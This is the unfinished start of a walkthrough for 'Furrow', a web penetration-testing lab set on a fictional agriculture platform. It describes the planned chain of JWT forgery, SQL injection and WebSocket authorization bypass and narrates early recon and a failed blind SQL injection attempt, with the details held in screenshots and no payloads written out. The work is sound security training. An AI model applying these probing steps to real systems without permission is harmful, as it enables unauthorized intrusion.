
Furrow
Assess the YieldPulse precision agriculture platform. Register an operator account, explore the API, and follow the data wherever it leads.


Room Description
This is information directly grabbed from the main page and description of the lab.
https://dashboard.webverselabs-pro.com/labs/furrow
YieldPulse is a precision agriculture SaaS platform serving farm operators across the Midwest. You've been handed a scope document covering their public-facing infrastructure. Create an operator account and start exploring — the agronomist-tier features are locked, but the access controls may not be as solid as the marketing page suggests.
Synopsis
A multi-service agriculture platform with a chain of vulnerabilities spanning JWT handling, SQL injection, token forgery, and a WebSocket authorization bypass. Each step unlocks the next.
What is Furrow
A medium-difficulty lab built around realistic authentication and authorization flaws. The attack chain crosses three subdomains and two transport protocols.
Who is Furrow for?
Pentesters comfortable with web fundamentals who want to practice chaining vulnerabilities across services and protocols.
Skills / Knowledge
- JWT analysis and forgery
- SQL injection (error-based and UNION-based)
- API enumeration and role-based access testing
- WebSocket protocol analysis
- IDOR exploitation
What will you gain?
- Analyze JWT structure and identify injectable header fields
- Exploit SQL injection in a non-standard injection point to extract secrets
- Forge authentication tokens using extracted cryptographic material
- Discover and pivot to new subdomains through application data
- Identify authorization gaps between HTTP and WebSocket transport layers
Initial Analysis
First thing on the docket is to change our /etc/hosts file and include the new IP and domain.

Gotta try blind SQLi since we just did Gatekeeper, user enumeration and default credentials.

Blind SQLi is a fail, we see a unified error message and some random credentials don't go through.
Time to create an account!

There are 15 other users besides us, since we have an id: 16 set for our user and a role called operator, this looks interesting.
The JWT given to us:

Now, we have a bunch of endpoints we can take a look at.
Finding the bug

/dashboard

/fields

We can even view fields individually.
New Entry takes us to /scouting/new .
/scouting

So we can add entries for particular fields.

Uf, a bunch of possible footholds here, file upload, magic bytes bypass mayhaps, injections in the field, but regardless, moving on.
/activity
Here we can see user activity in our Team.


There are filters so there are fields worthy for testing injections.
/reports
